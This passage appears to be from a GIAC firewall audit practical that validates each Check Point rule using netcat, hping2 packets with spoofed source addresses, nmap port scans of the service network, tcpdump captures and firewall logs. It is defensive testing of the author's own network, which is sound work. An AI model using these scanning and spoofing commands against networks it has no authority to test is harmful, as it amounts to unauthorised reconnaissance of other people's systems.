10:24:24.175460 192.168.10.6.32779 > xxx.yyy.zzz.25.http: . ack 924163429 win 5840
<nop,nop,timestamp 2259926 0> (DF)
10:24:28.677217 192.168.10.6.32779 > xxx.yyy.zzz.25.http: F 0:0(0) ack 1 win 5840
<nop,nop,timestamp 2262226 0> (DF)
10:24:28.678620 192.168.10.6.32779 > xxx.yyy.zzz.25.http: . ack 2 win 5840
<nop,nop,timestamp 2262227 2250669> (DF)
```

FTP

```
10:24:45.545013 192.168.10.6.32780 > xxx.yyy.zzz.25.ftp: S 1872008359:1872008359(0) win
5840 <mss 1460,sackOK,timestamp 2270881 0,nop,wscale 0> (DF)
10:24:45.546128 192.168.10.6.32780 > xxx.yyy.zzz.25.ftp: . ack 929530532 win 5840
<nop,nop,timestamp 2270882 0> (DF)
10:24:45.564626 192.168.10.6.32780 > xxx.yyy.zzz.25.ftp: . ack 2 win 5840 <nop,nop,timestamp
2270891 2250837> (DF)
```

10:24:47.826525 192.168.10.6.32780 > xxx.yyy.zzz.25.ftp: F 0:0(0) ack 2 win 5840 <nop,nop,timestamp 2272043 2250837> (DF)
10:24:47.827879 192.168.10.6.32780 > xxx.yyy.zzz.25.ftp: . ack 3 win 5840 <nop,nop,timestamp 2272044 2250860> (DF)

HTTPS

10:24:59.557964 192.168.10.6.32781 > xxx.yyy.zzz.25.https: S 1886745081:1886745081(0) win 5840 <mss 1460,sackOK,timestamp 2278044 0,nop,wscale 0> (DF)
10:24:59.558963 192.168.10.6.32781 > xxx.yyy.zzz.25.https: . ack 933073813 win 5840 <nop,nop,timestamp 2278045 0> (DF)
10:25:01.829511 192.168.10.6.32781 > xxx.yyy.zzz.25.https: F 0:0(0) ack 1 win 5840 <nop,nop,timestamp 2279217 0> (DF)
10:25:01.830737 192.168.10.6.32781 > xxx.yyy.zzz.25.https: . ack 2 win 5840 <nop,nop,timestamp 2279218 2251000> (DF)

REAL AUDIO

10:25:16.728345 192.168.10.6.32782 > xxx.yyy.zzz.25.7070: S 1897074610:1897074610(0) win 5840 <mss 1460,sackOK,timestamp 2286803 0,nop,wscale 0> (DF)
10:25:16.729581 192.168.10.6.32782 > xxx.yyy.zzz.25.7070: . ack 937433826 win 5840 <nop,nop,timestamp 2286805 0> (DF)
10:25:19.178640 192.168.10.6.32782 > xxx.yyy.zzz.25.7070: F 0:0(0) ack 1 win 5840 <nop,nop,timestamp 2288098 0> (DF)
10:25:19.180167 192.168.10.6.32782 > xxx.yyy.zzz.25.7070: . ack 2 win 5840 <nop,nop,timestamp 2288099 2251174> (DF)

RTSP

10:25:55.858422 192.168.10.6.32783 > xxx.yyy.zzz.25.rtsp: S 1937013875:1937013875(0) win 5840 <mss 1460,sackOK,timestamp 2306848 0,nop,wscale 0> (DF)
10:25:55.859664 192.168.10.6.32783 > xxx.yyy.zzz.25.rtsp: . ack 947222320 win 5840 <nop,nop,timestamp 2306850 0> (DF)
10:25:59.398875 192.168.10.6.32783 > xxx.yyy.zzz.25.rtsp: F 0:0(0) ack 1 win 5840 <nop,nop,timestamp 2308689 0> (DF)
10:25:59.400224 192.168.10.6.32783 > xxx.yyy.zzz.25.rtsp: . ack 2 win 5840 <nop,nop,timestamp 2308690 2251576> (DF)

NETSHOW

10:26:19.207147 192.168.10.6.32784 > xxx.yyy.zzz.25.1755: S 1961754453:1961754453(0) win 5840 <mss 1460,sackOK,timestamp 2318801 0,nop,wscale 0> (DF)
10:26:19.208366 192.168.10.6.32784 > xxx.yyy.zzz.25.1755: . ack 953112299 win 5840 <nop,nop,timestamp 2318802 0> (DF)
10:26:21.083423 192.168.10.6.32784 > xxx.yyy.zzz.25.1755: F 0:0(0) ack 1 win 5840 <nop,nop,timestamp 2319796 0> (DF)
10:26:21.084634 192.168.10.6.32784 > xxx.yyy.zzz.25.1755: . ack 2 win 5840 <nop,nop,timestamp 2319797 2251792> (DF)

25 packets received by filter
0 packets dropped by kernel

FIREWALL LOG

No.	Date	Time	Origin	Action	Service	Source	Destination	Rule	Source Port
130	21Mar2004	10:24:24	192.168.10.254	Accept	http	192.168.10.6	66.163.200.25	8	32779
131	21Mar2004	10:24:45	192.168.10.254	Accept	ftp	192.168.10.6	66.163.200.25	8	32780
132	21Mar2004	10:24:59	192.168.10.254	Accept	https	192.168.10.6	66.163.200.25	8	32781
133	21Mar2004	10:25:16	192.168.10.254	Accept	Real-Audio	192.168.10.6	66.163.200.25	8	32782
134	21Mar2004	10:25:55	192.168.10.254	Accept	rtsp	192.168.10.6	66.163.200.25	8	32783
135	21Mar2004	10:26:19	192.168.10.254	Accept	netshow	192.168.10.6	66.163.200.25	8	32784

Conclusion:

We experienced a surprising and alarming situation for this test. It is completely unexpected that we did not see a single SYN-ACK response from the destination address for any of the port tests. Also, we only see outbound packets? What's up with that? Although this has been investigated in Check Point documentation, there is still no clear answer. Also disturbing is that the internal address of the Squid Proxy server (192.168.10.6) is seen in tcpdump at the external interface (eth1)? Is tcpdump inserting itself at a place in the kernel that is not privy to what the firewall is doing with packets? It was our assumption that destination addresses outside the firewall should only see the external interface IP of the firewall (xxx.yyy.zzz.18)? A quick search in Check Point's knowledge base yielded no explanations of the two situations above. In other testing not documented here, we were able to use Netcat to actually send an .html page to the source browser, during those tests, we could see that data was being pushed and the connection appeared to be working fine, however, once again, no SYN-ACK packet was seen coming back, matter of fact no responses coming directly back from the destination address? Have we hit a bug in tcpdump or SecurePlatform?
Obviously, the connections are working according to the firewall logs. All connections were accepted on all the ports tested on rule 8, so at this point we can only assume it is working correctly.

ACTION ITEM: We will have to follow up with Check Point support to fully understand and interpret what we are seeing, and why we are not seeing the things we expect in the tcpdump output. Fix if necessary.

RULE 9 – Allow public access to GIAC web servers

Test summary:
This is one of the very important rules for GIAC; it provides HTTP and HTTPS access to the main web server on the service network. It is a straightforward test not much different conceptually from rules 7 or 14. So we need to ensure that tcp 80 and tcp 443 connections can be established to the web server form the internet.

Test method:
HTTP and HTTPS connections will be generated using Netcat from an externalized machine (xxx.yyy.zzz.25) targeted at the externally NAT'ed address of the public web server (xxx.yyy.zzz.21). Tcpdump will monitor eth2 to see if the three way handshake takes place between the two systems on the required ports. The firewall log will augment the test results.

Tools used:
Source packet generator:

Command: *"nc –vv –n xxx.yyy.zzz.21 [dest port]"*

Destination listener: *"nc –l –vv –n –p [service port]"*

Traffic analysis tool: tcpdump and firewall log

Results:

```
[Expert@orion]# tcpdump -l -i eth2 tcp and host xxx.yyy.zzz.25
tcpdump: listening on eth2
```

HTTP

```
11:39:16.503574 xxx.yyy.zzz.25.32788 > 10.10.5.248.http: S 2303695040:2303695040(0) win
5840 <mss 1460,sackOK,timestamp 4559589 0,nop,wscale 0> (DF)
11:39:16.503948 10.10.5.248.http > xxx.yyy.zzz.25.32788: S 2046248061:2046248061(0) ack
2303695041 win 64240 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF)
11:39:16.504477 xxx.yyy.zzz.25.32788 > 10.10.5.248.http: . ack 1 win 5840 <nop,nop,timestamp
4559590 0> (DF)
```

HTTPS

```
11:39:32.377169 xxx.yyy.zzz.25.32789 > 10.10.5.248.https: S 2334923711:2334923711(0) win
5840 <mss 1460,sackOK,timestamp 4567711 0,nop,wscale 0> (DF)
11:39:32.377599 10.10.5.248.https > xxx.yyy.zzz.25.32789: S 2050261500:2050261500(0) ack
2334923712 win 64240 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF)
11:39:32.378079 xxx.yyy.zzz.25.32789 > 10.10.5.248.https: . ack 1 win 5840
<nop,nop,timestamp 4567712 0> (DF)
```

Firewall log

No.	Date	Time			Origin		Action		Service	Source	Destination	Rule	Source Port
155	21Mar2004	11:39:16			192.168.10.254		Accept		http	66.163.200.25	66.163.200.21	9	32788
156	21Mar2004	11:39:32			192.168.10.254		Accept		https	66.163.200.25	66.163.200.21	9	32789

Conclusion:
We see exactly the results we desire with full three way handshakes for the two different ports at the service network interface. The firewall log also verifies that rule 9 accepted the connections. This rule is functioning as expected.

RULE 10 – Allow SecureClients to establish and create a VPN tunnel

Test summary:
We need to see if SecureClients can initiate IKE negotiations and use some other advanced SecureClient functionality for this rule. Because the sessions terminate at the external gateway IP (xxx.yyy.zzz.18), it is more difficult to capture accepted udp traffic. For tcp, we will see the three way handshake, but for udp, there is no return response.

Test method:

An external notebook (xxx.yyy.zzz.25) will generate inbound packets of both udp and tcp. Although, the udp packet verification will have to come from the logs, we will see the attempted connection in tcpdump. We will be sending four different

types of connection packets, FW1_topo (tcp 264), IKE (udp 500), IKE_tcp (tcp 500), and tunnel_test (udp 18234) towards the firewall. Tcpdump and firewall logs will be used to verify all traffic.

Tools used:
Source packet generator: Netcat for tcp, Hping2 for udp
Command: (for tcp) *"nc –vv –n xxx.yyy.zzz.18 [port]"*
Command: (for udp) *"hping2 –c 1 –n xxx.yyy.zzz.18 -2 -p [port]"*

Destination listener: n/a

Traffic analysis tool: tcpdump and firewall logs

Results:
[Expert@orion]# tcpdump -l -i eth1 host xxx.yyy.zzz.25
tcpdump: listening on eth1

FW1_topo
15:39:58.083814 xxx.yyy.zzz.25.32794 > xxx.yyy.zzz.18.264: S 377063826:377063826(0) win 5840 <mss 1460,sackOK,timestamp 11953106 0,nop,wscale 0> (DF)
15:39:58.085032 xxx.yyy.zzz.18.264 > xxx.yyy.zzz.25.32794: S 237372381:237372381(0) ack 377063827 win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)
15:39:58.085568 xxx.yyy.zzz.25.32794 > xxx.yyy.zzz.18.264: . ack 1 win 5840 (DF)

IKE udp
15:40:24.396349 xxx.yyy.zzz.25.1329 > xxx.yyy.zzz.18.isakmp: [|isakmp]

IKE tcp
15:40:34.473554 xxx.yyy.zzz.25.32795 > xxx.yyy.zzz.18.isakmp: S 406158058:406158058(0) win 5840 <mss 1460,sackOK,timestamp 11971736 0,nop,wscale 0> (DF)
15:40:34.473962 xxx.yyy.zzz.18.isakmp > xxx.yyy.zzz.25.32795: S 269341286:269341286(0) ack 406158059 win 5840 <mss 1460,nop,nop,sackOK,nop,wscale 0> (DF)
15:40:34.474477 xxx.yyy.zzz.25.32795 > xxx.yyy.zzz.18.isakmp: . ack 1 win 5840 (DF)

tunnel_test
15:40:47.483988 xxx.yyy.zzz.25.2678 > xxx.yyy.zzz.18.18234: udp 0
15:40:47.485208 xxx.yyy.zzz.18 > xxx.yyy.zzz.25: icmp: xxx.yyy.zzz.18 udp port 18234 unreachable [tos 0xc0]

16 packets received by filter
0 packets dropped by kernel

Firewall log

No.	Date	Time			Origin		Action		Service	Source	Destination	Rule	Source Port
223	21Mar2004	15:39:58			192.168.10.254		Accept	TCP	FW1_topo	66.163.200.25	66.163.200.18	10	32794
224	21Mar2004	15:40:24			192.168.10.254		Accept	UDP	IKE	66.163.200.25	66.163.200.18	10	1329
225	21Mar2004	15:40:34			192.168.10.254		Accept	TCP	IKE_tcp	66.163.200.25	66.163.200.18	10	32795
226	21Mar2004	15:40:47			192.168.10.254		Accept	UDP	tunnel_test	66.163.200.25	66.163.200.18	10	2678

Conclusion:

All tcp based port tests confirm that the three way handshake is taking place. The udp tests are a bit more interesting as you can see that the firewall log shows 'accept' on rule 10 for all 4 tests, but the tcpdump output shows a different story. The IKE udp port 500 test seems to go without a hitch, but notice the 'tunnel_test (udp 18234) sends back an ICMP udp port unreachable message (highlighted in red). This seems to say that udp port 18234 is only reachable if properly authenticated first because it is defined somewhere on the firewall for SecureClient use only? That is my guess and I'm sticking to it. Other than that it appears that rule 10 is working as defined.

RULES 11 and 12 – Provide encrypted access to the internal networks for SecureClient VPN.

Test summary:
It is not possible to test these two rules in the traditional manner using the tools we have been using, the only real way is to initiate a full VPN session using SecureClient. This is what we will do.


Test method:
Connect and authenticate using SecureClient. We will only use password authentication, and not certificates as we do not wish to generate a certificate for testing.

Tools used:

Packet generator: Check Point SecureClient

Traffic analysis tool: Firewall log

Results:



Conclusion:

Unfortunately, we could not fully test rule 12 as rule 11 was giving us some problems. It appears the 'tunnel_test' phase of the SecureClient connection was not working correctly, therefore not verifying the client which would have allowed access to the encryption domain, hence communication to the internal network.

A search of Check Point's knowledge base indicated some routing issues with IP NAT pools for prior versions of NG (FP2, FP3) but no articles on problems with AI. As far as the administrator is aware, the VPN setup is configured correctly. So, we will need to create a trouble ticket with Check Point to get this fully working.
However this test does prove that the other protocols are in fact working to allow authentication to take place. We just can't get a desktop policy loaded on the client yet, which would then allow access to internal resources. So the conclusion is that rules 11 and 12 are functioning, the only caveat is a bug or problem requiring alternate configuration parameters to enable the 'tunnel_test' portion to function correctly.

RULE 13 – Allow SMTP traffic flow between internal and service network SMTP servers.

Test summary:
We need to ensure that SMTP (tcp 25) is able to pass between the internal network SMTP server (192.168.10.5) and the service network SMTP relay server (10.10.5.249). This should be a fairly straightforward test.

Test method:
We will send tcp 25 connections from 10.10.5.249 to 192.168.10.5 using Netcat, and then we will reverse the direction. We will look for the three way handshake to verify correct operation of the rule. Netcat is used because it will complete the three way handshake process. Tcpdump will monitor the internal network interface (eth0) only for each direction.

Tools used:
Source packet generator: Netcat
Command: *"nc –vv –n [dest. ip] 25. "*

Destination listener: Netcat
Command: *"nc –l –vv –n -p 25. "*

Traffic analysis tool: tcpdump

Results:

```
[Expert@orion]# tcpdump -l -i eth0 tcp port 25
tcpdump: listening on eth0
21:00:38.694805 192.168.10.5.32810 > 10.10.5.249.smtp: S 3544439218:3544439218(0) win
5840 <mss 1460,sackOK,timestamp 17482002 0,nop,wscale 0> (DF)
21:00:38.695505 10.10.5.249.smtp > 192.168.10.5.32810: S 4167991075:4167991075(0) ack
3544439219 win 64240 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF)
21:00:38.696251 192.168.10.5.32810 > 10.10.5.249.smtp: . ack 1 win 5840 <nop,nop,timestamp
17482005 0> (DF)

[Expert@orion]# tcpdump -l -i eth0 tcp port 25
```

```
tcpdump: listening on eth0
21:05:17.818992 10.10.5.249.1086 > 192.168.10.5.smtp: S 4231942320:4231942320(0) win
64240 <mss 1460,nop,nop,sackOK> (DF)
21:05:17.820007 192.168.10.5.smtp > xxx.yyy.zzz.20.1086: S 3839849871:3839849871(0) ack
4231942321 win 5840 <mss 1460,nop,nop,sackOK> (DF)
21:05:17.820335 10.10.5.249.1086 > 192.168.10.5.smtp: . ack 3839849872 win 64240 (DF)
```

Conclusion:

The tcpdump output clearly indicates that the three way handshake takes place between the two SMTP server addresses in both directions. This rule is functioning as intended.

RULE 14 – Allow public SMTP servers to send SMTP mail to service network SMTP relay.

Test summary:
Rule 14 is in place so the SMTP relay server (10.10.5.249) can receive SMTP email from any other SMTP server on the internet. We need to make sure that the server is responding to connection requests to port 25 from any public address.

Test method:
We will use Netcat to create connection requests from xxx.yyy.zzz.25 to the service network SMTP relay's externally NAT'ed address (xxx.yyy.zzz.20). The SMTP relay will use Netcat to listen for the connection request. Tcpdump will be used to sniff the traffic for verification on the external interface (eth1).

Tools used:
Source packet generator:
Command: *"nc –vv –n xxx.yyy.zzz.20 25 "*

Destination listener: Netcat
Command: *"nc –l –vv –n –p 25"*

Traffic analysis tool: tcpdump

Results:

```
[Expert@orion]# tcpdump -l -i eth1 tcp port 25
tcpdump: listening on eth1
21:41:01.623803 xxx.yyy.zzz.25.1032 > xxx.yyy.zzz.20.smtp: S 3925153465:3925153465(0) win
64240 <mss 1460,nop,nop,sackOK> (DF)
21:41:01.628033 10.10.5.249.smtp > xxx.yyy.zzz.25.1032: S 1805016828:1805016828(0) ack
3925153466 win 5840 <mss 1460,nop,nop,sackOK> (DF)
21:41:01.628451 xxx.yyy.zzz.25.1032 > xxx.yyy.zzz.20.smtp: . ack 1805016829 win 64240 (DF)
```

Conclusion:

The tcpdump out clearly displays the three way handshake is successful. Rule 14 is functioning as desired.

RULE 15 – Allow SMTP relay to send SMTP mail to any internet SMTP server

Test summary:
The SMTP relay server needs to be able to forward SMTP mail to other internet SMTP servers. We will test the ability of the server to make outbound connection request on tcp port 25 to a single public address.

Test method:
Using Netcat as a packet generator and listener, we will generate packets from the service network SMTP relay (10.10.5.249) to a public address (xxx.yyy.zzz.25) which will be listening for the connection. tcpdump will be used to display the results.

Tools used:
Source packet generator: Netcat
Command: *"nc –vv –n xxx.yyy.zzz.25 25"*

Destination listener: Netcat
Command: *"nc –l –vv –n –p 25"*

Traffic analysis tool: tcpdump

Results:

```
[Expert@orion]# tcpdump -l -i eth1 tcp port 25
tcpdump: listening on eth1
21:48:46.439546 10.10.5.249.32817 > xxx.yyy.zzz.25.smtp: S 2303965836:2303965836(0) win
5840 <mss 1460,sackOK,timestamp 18960292 0,nop,wscale 0> (DF)
21:48:46.440828 xxx.yyy.zzz.25.smtp > xxx.yyy.zzz.20.32817: S 4031459991:4031459991(0)
ack 2303965837 win 64240 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK>
(DF)
21:48:46.446944 10.10.5.249.32817 > xxx.yyy.zzz.25.smtp: . ack 4031459992 win 5840
<nop,nop,timestamp 18960295 0> (DF)
```

Conclusion:

Again, it is clear from the output that the three way handshake is being made. Rule 15 is working as expected.

RULE 16 – Allow NTP server to sync with University of Calgary NTP Server

Test summary:

We will test the ability of the NTP server that piggybacks on the SMTP relay server to establish NTP (udp 123) connections for time sync operations to the stratum 1 time server residing at 136.159.2.254.

Test method:
Well, it's a little difficult to replicate any external public address that is outside the xxx.yyy.zzz.16 network range. So the next best thing we can do is replicate the NTP server into the known range. The external NTP server object will have to be temporarily changed to xxx.yyy.zzz.25 and a Netcat listener for NTP set up on it to accommodate the test. Since this is a UDP port, we will use Hping2 for a change to send a packet on udp 123 to the external NTP server. Tcpdump will monitor the external interface (eth1) to establish results.

Tools used:
Source packet generator: Hping2
Command: "hping2 –n *xxx.yyy.zzz.25 -2 –p 123 "*

Destination listener: Netcat
Command: *"nc –l –vv –n –u –p 123"*

Traffic analysis tool: tcpdump

Results:
```
[Expert@orion]# tcpdump -l -i eth1 udp port 123
tcpdump: listening on eth1
22:23:10.679886 10.10.5.249.2034 > xxx.yyy.zzz.25.ntp:  [len=0] [|ntp]
22:23:11.535719 10.10.5.249.2035 > xxx.yyy.zzz.25.ntp:  [len=0] [|ntp]
22:23:12.546017 10.10.5.249.2036 > xxx.yyy.zzz.25.ntp:  [len=0] [|ntp]
```

Conclusion:
As shown above, three separate udp packets were seen on the external interface destined for the desired NTP server address, each a second apart. Rule 16 is working as expected.

RULE 17 – Allow group of internal servers to time sync to service network NTP server

Test summary:
Rule 17 contains a group of servers of the internal network that are required to time sync to the NTP server in the service network. This rule is important so all the logs are in sync with events on different systems. We will need to test that each system can send NTP (udp 123) packets to the service network NTP server (10.10.5.249).

Test method:
Since this is udp traffic and we are talking about several servers on the internal network, Hping2 is perfectly suited to generate the udp 123 traffic and spoof all

the addresses required making it is an easier test to execute. A Netcat listener will be used on the simulated NTP server. The internal systems will address the NTP server by the private address. tcpdump will be used to monitor the service network interface (eth2) to verify the results.

Tools used:
Source packet generator: Hping2
Command: *"hping2 –n –c 1 –a [spoofed address] 10.10.5.249 -2 –p 123""*

Destination listener: Netcat
Command: "nc –l –vv –n –u –p 123

Traffic analysis tool:

Results:

```
[Expert@orion]# tcpdump -l -i eth2 udp port 123
tcpdump: listening on eth2
23:22:26.000574 192.168.10.2.1736 > 10.10.5.249.ntp:  [len=0] [|ntp]
23:22:31.630204 192.168.10.3.2190 > 10.10.5.249.ntp:  [len=0] [|ntp]
23:22:36.059220 192.168.10.4.1841 > 10.10.5.249.ntp:  [len=0] [|ntp]
23:22:40.164439 192.168.10.5.1947 > 10.10.5.249.ntp:  [len=0] [|ntp]
23:22:43.994455 192.168.10.6.2113 > 10.10.5.249.ntp:  [len=0] [|ntp]
23:22:47.672123 192.168.10.7.2117 > 10.10.5.249.ntp:  [len=0] [|ntp]
23:23:11.050554 192.168.10.8.2504 > 10.10.5.249.ntp:  [len=0] [|ntp]

[Expert@orion]# tcpdump -l -i eth2 udp port 123
tcpdump: listening on eth2
23:30:40.819870 10.10.5.254.ntp > 10.10.5.249.ntp:  v4 client strat 0 poll 4 prec -6 (DF)
23:30:40.820827 10.10.5.249.ntp > 10.10.5.254.ntp:  v3 server strat 0 poll 10 prec -6
```

Conclusion:
The server addresses in the range 192.168.10.2-8 had no problems issuing NTP (udp 123) packets through the firewall the service network NTP server. However, it required an actual NTP command ("ntp –n 5000 10.10.5.249") from the firewall itself to produce the packets, as there are no packet generators on installed on it. The second tcpdump output displays the interface of the firewall (10.10.5.254) sending udp 123 packets to the correct address. Rule 17 is working as planned.

RULE 18 – Allow critical systems to send syslog packets to the Syslog server

Test summary:
Rule 18 is setup so all critical systems send all logging data to a centralized syslog server. This will prevent anyone from covering their log tracks on any critical system. The test is to see if each of the required systems can issue Syslog (udp 514) packets to the destination syslog server on the internal network (192.168.10.2).

Test method:

The firewall, all service network servers, and the border router must be able to send their log messages to 192.168.10.2, the internal syslog server. WE will simulate this condition for the border router and service network server with hping2. The firewall itself contains an entry in syslog.conf to send 'auth.*' messages to the internal syslog server. So all we had to do was log onto the firewall to generate a real syslog udp packet with real data. Tcpdump will verify the results.

Tools used:
Source packet generator: Hping2
Command: *"hping2 –n –c 1 –a [source ip] 192.168.10.2 -2 -p 514"*

Destination listener: n/a

Traffic analysis tool: tcpdump

Results:

```
[Expert@orion]# tcpdump -l -i eth0 udp port 514
tcpdump: listening on eth0
20:08:20.365378 10.10.5.248.2580 > 192.168.10.2.syslog:  udp 0
20:08:32.147945 10.10.5.249.2273 > 192.168.10.2.syslog:  udp 0
20:08:44.523005 10.10.5.250.2611 > 192.168.10.2.syslog:  udp 0
20:11:06.027805 xxx.yyy.zzz.17.2019 > 192.168.10.2.syslog:  udp 0
21:02:04.336437 orion.syslog > 192.168.10.2.syslog:  udp 68 (DF)
```

Conclusion:

As shown above, all 5 of the systems deemed critical were able to transmit udp packets on udp port 514. Rule 18 functioning properly.

RULE 19 – Allow internal security management host to use SSH to administer

Test summary:
The security administrator will be required at time to manage the critical system servers and firewall using secure shell over tcp 22.

Test method:
Since making an actual connection with an SSH client creates more data than we care to capture, we will generate the three way handshake using Netcat from 192.168.10.7 to each of the systems required (all service network systems, firewall, border router). Tcpdump output will be used to verify the connections.

Tools used:
Source packet generator: Netcat
Command: *"nc –vv –n [dest ip] 22"*

Traffic analysis tool: tcpdump

Results:

BORDER ROUTER

```
[Expert@orion]# tcpdump -n -l -i eth1 tcp port 22
tcpdump: listening on eth1
21:29:14.843237 192.168.10.7.1084 > xxx.yyy.zzz.17.ssh: S 3581648212:3581648212(0) win
64240 <mss 1460,nop,nop,sackOK> (DF)
21:29:14.844095 xxx.yyy.zzz.17.ssh > 192.168.10.7.1084: S 1929688772:1929688772(0) ack
3581648213 win 5840 <mss 1460,nop,nop,sackOK> (DF)
21:29:14.844980 192.168.10.7.1084 > xxx.yyy.zzz.17.ssh: . ack 1 win 64240 (DF)
```

FIREWALL

```
[Expert@orion]# tcpdump -n -l -i eth0 tcp port 22 and host 192.168.10.7
tcpdump: listening on eth0
21:31:05.088863 192.168.10.7.1085 > 192.168.10.254.ssh: S 3606903010:3606903010(0) win
64240 <mss 1460,nop,nop,sackOK> (DF)
21:31:05.090188 192.168.10.254.ssh > 192.168.10.7.1085: S 2068047572:2068047572(0) ack
3606903011 win 5840 <mss 1460,nop,nop,sackOK> (DF)
21:31:05.090822 192.168.10.7.1085 > 192.168.10.254.ssh: . ack 1 win 64240 (DF)
```

SERVICE NETWORK

```
[Expert@orion]# tcpdump -l -i eth2 tcp port 22
tcpdump: listening on eth2
21:34:13.933465 192.168.10.7.1086 > 10.10.5.248.ssh: S 3650107314:3650107314(0) win
64240 <mss 1460,nop,nop,sackOK> (DF)
21:34:13.935649 10.10.5.248.ssh > 192.168.10.7.1086: S 2239145945:2239145945(0) ack
3650107315 win 5840 <mss 1460,nop,nop,sackOK> (DF)
21:34:13.936607 192.168.10.7.1086 > 10.10.5.248.ssh: . ack 1 win 64240 (DF)
21:35:40.932930 192.168.10.7.1087 > 10.10.5.249.ssh: S 3670053311:3670053311(0) win
64240 <mss 1460,nop,nop,sackOK> (DF)
21:35:40.934562 10.10.5.249.ssh > 192.168.10.7.1087: S 2334935061:2334935061(0) ack
3670053312 win 5840 <mss 1460,nop,nop,sackOK> (DF)
21:35:40.935138 192.168.10.7.1087 > 10.10.5.249.ssh: . ack 1 win 64240 (DF)
21:36:38.470915 192.168.10.7.1088 > 10.10.5.250.ssh: S 3683250722:3683250722(0) win
64240 <mss 1460,nop,nop,sackOK> (DF)
21:36:38.471852 10.10.5.250.ssh > 192.168.10.7.1088: S 2390424325:2390424325(0) ack
3683250723 win 5840 <mss 1460,nop,nop,sackOK> (DF)
21:36:38.472432 192.168.10.7.1088 > 10.10.5.250.ssh: . ack 1 win 64240 (DF)
```

Conclusion:

The tcpdump output clearly shows that a successful three way handshake takes place from 192.168.10.7 to each of the five systems. Rule 19 is working as desired.

RULE 20 – Allow internal management host to manage Check Point GUI on firewall.

Test summary:

The security administrator must be able to use SmartDashboard and other applicable GUI management tools to run the firewall. This is accomplished over the Check Point management interface port, CPMI (tcp 18190). Since we have been monitoring the firewall logs and making changes all through this series of test we know that this rule is working, however we will run a quick test to be thorough nonetheless.

Test method:
We will use netcat to generate a tcp 18190

Tools used:
Source packet generator: Netcat
Command: *"nc –vv –n 192.168.10.254 18190"*

Traffic analysis tool: tcpdump

Results:

```
[Expert@orion]# tcpdump -l -i eth0 tcp and host 192.168.10.7
tcpdump: listening on eth0
21:53:15.034254 192.168.10.7.1089 > orion.18190: S 3911113115:3911113115(0) win 64240
<mss 1460,nop,nop,sackOK> (DF)
21:53:15.035527 orion.18190 > 192.168.10.7.1089: S 3451609650:3451609650(0) ack
3911113116 win 5840 <mss 1460,nop,nop,sackOK> (DF)
21:53:15.035947 192.168.10.7.1089 > orion.18190: . ack 1 win 64240 (DF)
```

Conclusion:

We already knew that rule 20 is working as expected. Tcpdump output above only reinforces this with the three way handshake evidence shown.

RULE 21 – Drop all traffic to service network systems from any source or service that is not explicitly allowed.

Test summary:
Rule 21 was designed to disallow, or drop any other connection that is not allowed in the prior rules to any of the service network systems. Only 5 ports are allowed in to the service network from any the internet, and only 4 from the internal network. We need to use Nmap for this series of tests to prove that only the allowed ports in each direction are passing, and all else is being dropped.

Test method:
We will use Nmap to generate a series of connections to most known registered TCP ports (1150 in all). Only probing TCP isn't enough, but we will also probe many fewer udp (200 total) ports to ensure there is some dropping take place there as well because these test take so long. We will use the Nmap output files to verify ports that were successfully probed. We will be scanning the externally addressable NAT'ed addresses from outside the firewall towards the service network systems. A target file containing three IPs for the service network will be

specified as a parameter for the Nmap scan. The file referred to in the Nmap command line (/var/tmp/targs) contains xxx.yyy.zzz.19-21 as a range of targets. The port range will be all services listed in the Nmap services file which is only it seems 1150 ports, which is still a valid test as they are the most popular ones and it is more efficient than scanning all 65535 ports.

Tools used:

Source packet generator: Nmap (from xxx.yyy.zzz.24)
Command: (external TCP scan) *"nmap –sT –F –P0 –n –I /var/tmp/targs"*
Command: (external UDP scan) *"nmap –sU –p 1-1024 –P0 –I /var/tmp/targs"*

Destination listener: Netcat
Command: (udp) "*nc –L –vv –n –u –p [port#]"*
Command: (tcp) *"nc –L –vv –n –p [port#]"*

Traffic analysis tool: Nmap logs

Results:
TCP PORT SCAN - EXTERNAL SOURCE
Filename: /var/tmp/Rule21_tcp.ports

```
Reading target specifications from FILE: /var/tmp/targs

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
 All 1150 scanned ports on  (xxx.yyy.zzz.19) are: filtered

 Interesting ports on  (xxx.yyy.zzz.20):
(The 1149 ports scanned but not shown below are in state: filtered)
Port       State       Service
25/tcp     open        smtp

 Interesting ports on  (xxx.yyy.zzz.21):
(The 1148 ports scanned but not shown below are in state: filtered)
Port       State       Service
80/tcp     open        http
443/tcp    open        https

Nmap run completed -- 3 IP addresses (3 hosts up) scanned in 2527 seconds

Nmap run completed -- 3 IP addresses (3 hosts up) scanned in 2527 seconds
```

UDP PORT SCAN - EXTERNAL SOURCE

```
Reading target specifications from FILE: /var/tmp/targs

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
  Interesting ports on  (xxx.yyy.zzz.20):
(The 1 port scanned but not shown below is in state: closed)
Port       State       Service
1/udp      open        tcpux
2/udp      open        compressnet
```

.
{all ports are expressed in between, but not displayed here, except udp 53}
.
1024 open unknown

All 1024 scanned ports on (xxx.yyy.zzz.20) are: filtered

All 1024 scanned ports on (xxx.yyy.zzz.21) are: filtered

Nmap run completed -- 3 IP addresses (3 hosts up) scanned in 3745 seconds

TCP PORT SCAN - INTERNAL SOURCE
Reading target specifications from FILE: /var/tmp/targs

Starting nmap V. 3.00 (www.insecure.org/nmap/)
All 1150 scanned ports on (10.10.5.248) are: filtered

All 1150 scanned ports on (10.10.5.249) are: filtered

All 1150 scanned ports on (10.10.5.250) are: filtered

